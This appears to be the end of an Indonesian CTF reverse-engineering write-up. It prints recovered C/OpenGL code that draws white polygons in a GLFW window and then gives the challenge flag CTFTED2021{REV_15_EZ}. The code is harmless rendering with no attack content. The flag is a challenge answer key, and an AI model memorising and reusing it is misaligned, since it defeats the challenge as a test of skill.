glVertex2d(180.5, 329.5);
glVertex2d(157.0, 390.0);
glEnd();
glColor3ub(255LL, 255LL, 255LL);
glBegin(7LL);
glVertex2d(180.5, 329.5);
glVertex2d(206.0, 329.5);
glVertex2d(202.5, 339.0);
glVertex2d(176.81, 339.0);
glEnd();
glColor3ub(255LL, 255LL, 255LL);
glBegin(7LL);
glVertex2d(170.98, 354.0);
glVertex2d(165.93, 367.0);
glVertex2d(198.5, 367.0);
glVertex2d(202.5, 354.0);
```

```
glEnd();
glColor3ub(255LL, 255LL, 255LL);
glBegin(7LL);
glVertex2d(161.47, 378.5);
glVertex2d(157.0, 390.0);
glVertex2d(188.5, 390.0);
glVertex2d(193.0, 378.5);
glEnd();
glColor3ub(255LL, 255LL, 255LL);
glBegin(7LL);
glVertex2d(216.5, 329.5);
glVertex2d(216.5, 393.0);
glVertex2d(227.5, 393.0);
glVertex2d(227.5, 329.5);
glEnd();
glColor3ub(255LL, 255LL, 255LL);
glBegin(7LL);
glVertex2d(227.5, 393.0);
glVertex2d(240.0, 393.0);
glVertex2d(264.5, 329.5);
glVertex2d(249.5, 329.5);
glEnd();
glColor3ub(255LL, 255LL, 255LL);
glBegin(7LL);
glVertex2d(264.5, 383.0);
glVertex2d(260.5, 393.0);
glVertex2d(301.0, 393.0);
glVertex2d(304.5, 383.0);
glEnd();

  glColor3ub(255LL, 255LL, 255LL);
glBegin(7LL);
glVertex2d(317.5, 393.0);
glVertex2d(327.5, 329.5);
glVertex2d(339.0, 329.5);
glVertex2d(327.5, 393.0);
glEnd();
glColor3ub(255LL, 255LL, 255LL);
glBegin(4LL);
glVertex2d(327.5, 329.5);
glVertex2d(325.14, 344.5);
glVertex2d(309.5, 344.5);
glEnd();
glColor3ub(255LL, 255LL, 255LL);
glBegin(7LL);
glVertex2d(375.0, 329.5);
glVertex2d(346.0, 329.5);
glVertex2d(343.0, 344.5);
glVertex2d(369.5, 344.5);
glEnd();
glColor3ub(255LL, 255LL, 255LL);
glBegin(7LL);
glVertex2d(339.0, 360.5);
```

```
  glVertex2d(343.0, 344.5);
  glVertex2d(356.25, 344.5);
  glVertex2d(353.5, 360.5);
  glEnd();
  glColor3ub(255LL, 255LL, 255LL);
  glBegin(7LL);
  glVertex2d(353.5, 360.5);
  glVertex2d(366.5, 360.5);
  glVertex2d(362.6, 380.0);
  glVertex2d(349.3, 380.0);
  glEnd();
  glColor3ub(255LL, 255LL, 255LL);
  glBegin(7LL);
  glVertex2d(336.0, 380.0);
  glVertex2d(333.5, 393.0);
  glVertex2d(360.0, 393.0);
  glVertex2d(362.6, 380.0);
  glEnd();
  glColor3ub(255LL, 255LL, 255LL);
  glBegin(7LL);
  glVertex2d(375.0, 383.0);
  glVertex2d(369.5, 393.0);
  glVertex2d(410.5, 393.0);
  glVertex2d(414.5, 380.0);
    glEnd();

}



int main(void) {
              //Window
              GLFWwindow* window;
              glfwSetErrorCallback(error_callback);

              if (!glfwInit())exit(EXIT_FAILURE);
              window = glfwCreateWindow(800, 800, "Judul Window", NULL, NULL);

              if (!window){
                glfwTerminate();
                exit(EXIT_FAILURE);
              }

              glfwMakeContextCurrent(window);
              glfwSwapInterval(1);
              glfwSetKeyCallback(window, key_callback);

              while (!glfwWindowShouldClose(window)){
setup_viewport(window);
display();
glClearColor(0.0f, 0.0f, 0.0f, 0.0f);
glfwSwapBuffers(window);
glfwPollEvents();
```

```
            }

        glfwDestroyWindow(window);
        glfwTerminate();
        exit(EXIT_SUCCESS);
}
```

Setelah dicompile dan dijalankan, didapatkan flagnya.

Screenshot

Flag : CTFTED2021{REV_15_EZ}